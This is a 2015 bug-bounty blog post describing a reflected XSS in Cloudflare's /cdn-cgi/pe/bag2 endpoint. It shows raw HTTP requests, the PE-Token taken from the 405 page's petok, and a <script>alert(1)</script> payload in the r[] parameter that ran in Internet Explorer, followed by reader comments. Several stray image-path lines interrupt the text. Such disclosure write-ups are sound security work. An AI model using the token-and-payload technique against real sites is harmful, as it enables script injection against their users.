Cloudflare WAF XSS

Nov 16, 2015 by Abdullah Hussam

Long time ago, I found a bug in http://securityundefined.com of XSS vuln in the path:

```
http://securityundefined.com/cdn-cgi/pe/bag2?r[]=
```

I reported it, and it were fixed after a while. The vulnerable parameter was "r[]" , but I didn't know that the path (/cdn-cgi/pe/bag2?r[]=) is for "Cloudflare", so, I didn't look for it.
After that, I was searching again in some bug bounty and found:

```
http://foo.bar/cdn-cgi/pe/bag2?r[]=
```

I was surprised to see this path again, I thought maybe it's as vulnerable as the previews one, so, I did a simple GET request:

```
GET /cdn-cgi/pe/bag2?r= HTTP/1.1
Host: foo.bar
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

I received :

```
HTTP/1.1 405 Not Allowed
Date: Mon, 16 Nov 2015 16:17:42 GMT
Content-Type: text/html
Server: cloudflare-nginx
cf-ray: 246481f1dd7c08ea-CDG
```

```
Transfer-Encoding: chunked
Connection: Keep-Alive
```

As you can see, the website is not Cloudflare, but why the responding server is Cloudflare? Simply, because it uses Cloudflare services.

But, how does it work? Why do I get (**405 Not Allowed**) in as a respond? And how do I get the (**200 OK**) that I want ?

Firstly, I used a proxy to get a clear HTTP request, that gave me the 200 OK.

I used proxy to get the clear HTTP request that gets the 200 OK . The orignal request was :

```
GET /cdn-cgi/pe/bag2?r[]=http://foo.bar/xxx.js HTTP/1.1
Host:foo.bar
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:39.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
PE-Token:1181d2a8d2f71217d89f9a70eb521bd7334e1a25-1438819567-1800
Connection: keep-alive
```

I noticed the (PE-Token) in the request and changed the (http://foo.bar/xxx.js) to `<script>alert(1)</script>`

Firefox : nothing. IE 9,10,11 : the XSS works!

After some looking, I noticed that the content type was set to `Content-Type: multipart/mixed` for that IE read as HTML page and works with it.

But here is problem where can I get the (PE-Token)?
When you do a request, you'll get a simple page "405 Not Allowed".
If you look into the source code, you will see:


```
<html>
<head><title>405 Not Allowed</title><script type="text/javascript">
//<![CDATA[
try{if (!window.CloudFlare) {var CloudFlare=[{verbose:0,p:1438806465,
//]]>
</script>
</head>
```


```
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>cloudflare-nginx</center>
</body>
</html>
```


I found out the `petok` = `PE-Token` .


I figured out that many websites use the service from Cloudflare.

Here is some of it and with XSS :









I reported it to Cloudflare, they marked it as N/A but they fixed it afterwards anyway.

And that's how it's done! Thank you for reading.

Share this:

Comments

5 Comments abdullah hussam 1 Login

Recommend 3 Tweet Share Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

kn0wl3dg3 hax0r • 2 years ago

Perfect Write up! no more free bugs, amazon sucks!

2 • Reply • Share ›

Yaser A. Arzoqi • 2 years ago

Nice work bro, keep it up!

2 • Reply • Share ›

Omar Alshaker • 2 years ago

Nice work

1 • Reply • Share ›

Pushkal Sharma • 2 years ago

bro i have some question regarding this

• Reply • Share ›

GreenGoblin • 2 years ago

Nice! Totally agree on "no more free bugs" :)

by the way this doesn't work https://github.com/ahussam/... , any chance you can provide a new link? Thanks again and keep up the good work!

• Reply • Share ›

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS